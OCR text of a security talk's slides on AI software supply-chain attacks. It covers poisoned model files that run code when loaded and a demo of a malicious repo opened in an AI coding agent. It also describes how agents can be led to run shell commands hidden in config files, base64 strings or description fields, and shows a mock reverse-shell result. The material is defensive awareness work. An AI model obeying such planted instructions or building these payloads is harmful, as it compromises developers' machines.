

STEP 1 · DISCOVERY

https://github.com/u9u-p/demo-claude-plugin



```
Last login: Wed Jul 22 22:01:28 on ttys043
(base) gregory.tan@ytlailabss-MacBook-Pro ~ % git clone https://github.com/Grg0rry/commit-wizard-plugin
Cloning into 'commit-wizard-plugin'...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (41/41), done.
remote: Total 46 (delta 0), reused 46 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (46/46), 18.49 KiB | 1.03 MiB/s, done.
(base) gregory.tan@ytlailabss-MacBook-Pro ~ % cd commit-wizard-plugin
(base) gregory.tan@ytlailabss-MacBook-Pro commit-wizard-plugin % claude
```


gregory.tan — ✳ Claude Code
Claude Code v2.1.216
Welcome back Gregory!
Sonnet 5 · Claude Team · YTL AI Labs
/cool-game-app
Tips for getting started
Ask Claude to create a new app or clone a repository
What's new
Added `sandbox.filesystem.disabled` setting to skip filesystem
Fixed a slowdown in long sessions where message normalization
Fixed auto mode denying commands with "HTTP 401" classifier er
/release-notes for more
❯ Try "refactor <filepath>"
⏸ manual mode on · ? for shortcuts · ← for agents
0
AC
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
+/−
0
.
=

git clone && get owned

Attacks in the AI Software Supply Chain

victim@laptop — zsh

```
$ git clone hf.co/Open-OSS/privacy-filter
Cloning into 'privacy-filter'... done.
$ python loader.py
[+] loading model weights...
[+] shell established -> 193.42.x.x:4444
[!] you have been owned.
```

% whoami

> name : Gregory Tan

> job : AI Security Engineer

> org : YTL AI Labs

> name : Lancer Chua

> job : Security Engineer

> org : RYT Bank

THE PROBLEM

You trust these without thinking

Every developer runs these daily and assumes **“downloading”** is safe. It isn’t.

`git clone`

pull a repo

trusted?

`pip install`

add a package

trusted?

`from_pretrained()`


load a model

trusted?

Different commands. Same assumption. **"I'm only downloading something."**

What is a supply chain attack?

Instead of attacking **you**, attackers target your **upstream** (something that you already trust).



One poisoned supplier reaches everyone downstream.

Same tactic. Different link in the chain.

The attacks changes. The trust changes. The strategy stays the same.


2020	**SolarWinds**	**Trusted component: software update** backdoored update -> ~18,000 orgs
2021	**Log4Shell**	**Trusted component: open-source library** one library, the whole internet
2022+	**npm / PyPI**	**Trusted component: package registry** typosquats run on install
2024–26	**AI Models**	**Trusted component: model repository** poisoned models on Hugging Face

TRUST MODEL SHIFT

AI Expanded the Software Supply Chain

Same pipeline. New trust boundary. More attack surface.

BEFORE AI · TRUST BOUNDARY




"You wrote it. You understand it."

TRUST MODEL SHIFT

AI Expanded the Software Supply Chain


Same pipeline. New trust boundary. More attack surface.

AFTER AI · TRUST BOUNDARY




"Can the agent distinguish: developer intent vs attacker instructions?"

DEMO EXPLATION



DEMO EXPLATION



THIS ALREADY HAPPENED

When Coding Agents Become the Supply Chain

CVE-2026-59536

CVSS 8.8 · Jul 2026

GhostApproval Symlink Flaws Could Let Malicious Repos Run Code in AI Coding Agents

↳ wiz.io/blog/ghostapproval-a-trust-boundary-gap-in-ai-coding-assistants

Socket Security Research

Jun 2026

Miasma Worm Hits 73 Microsoft GitHub Repositories in Major Supply Chain Attack

↳ thehackernews.com/2026/06/miasma-worm-hits-73-microsoft-github.html

Aikido Security

Dec 2025

PromptPwnd: Prompt Injection Vulnerabilities in GitHub Actions Using AI Agents

↳ aikido.dev/blog/promptpwnd-github-actions-ai-agents

WHY IT HIDES

Think SAST Has You Covered? Not So Fast.

AI agents can execute instructions embedded in configuration files, metadata, or encoded payloads, places traditional scanners often ignore.

Config ≠ Code	`SAST blind spot`	Scanners parse syntax — a shell command in a JSON string has no function calls, no imports, nothing to flag
Encoded Payloads	`base64 / hex`	Commands split across keys or base64-encoded — the agent decodes and executes; the scanner sees an opaque string
Hidden in Plain Sight	`description fields`	Payloads tucked into JSON comments and description fields — metadata no reviewer reads, but the agent still executes

The danger is that harmless-looking text can now become executable instructions.

A dozen extensions, one dividing line

Some model files run code when opened. Others only hold numbers. That split is everything.

CODE-EXECUTING (pickle family)

`.pkl` `.pt` `.pth` `.bin` `.ckpt`
`.joblib` `.dill` `.h5` `.keras`
`.pb` `.pdparams` `.nemo`

Runs a program when you open it.
Pickle underneath.

DATA-ONLY (safer side)

`.safetensors`
`.gguf` `.ggml`

Holds numbers, not Python.
Blast radius far smaller — not zero.

Full living list: github.com/trailofbits/ml-file-formats

A dozen extensions, one dividing line

Some model files run code when opened. Others only hold numbers. That split is everything.

CODE-EXECUTING (pickle family)

`.pkl` `.pt` `.pth` `.bin` `.ckpt`
`.joblib` `.dill` `.h5` `.keras`
`.pb` `.pdparams` `.nemo`

Runs a program when you open it.
Pickle underneath.

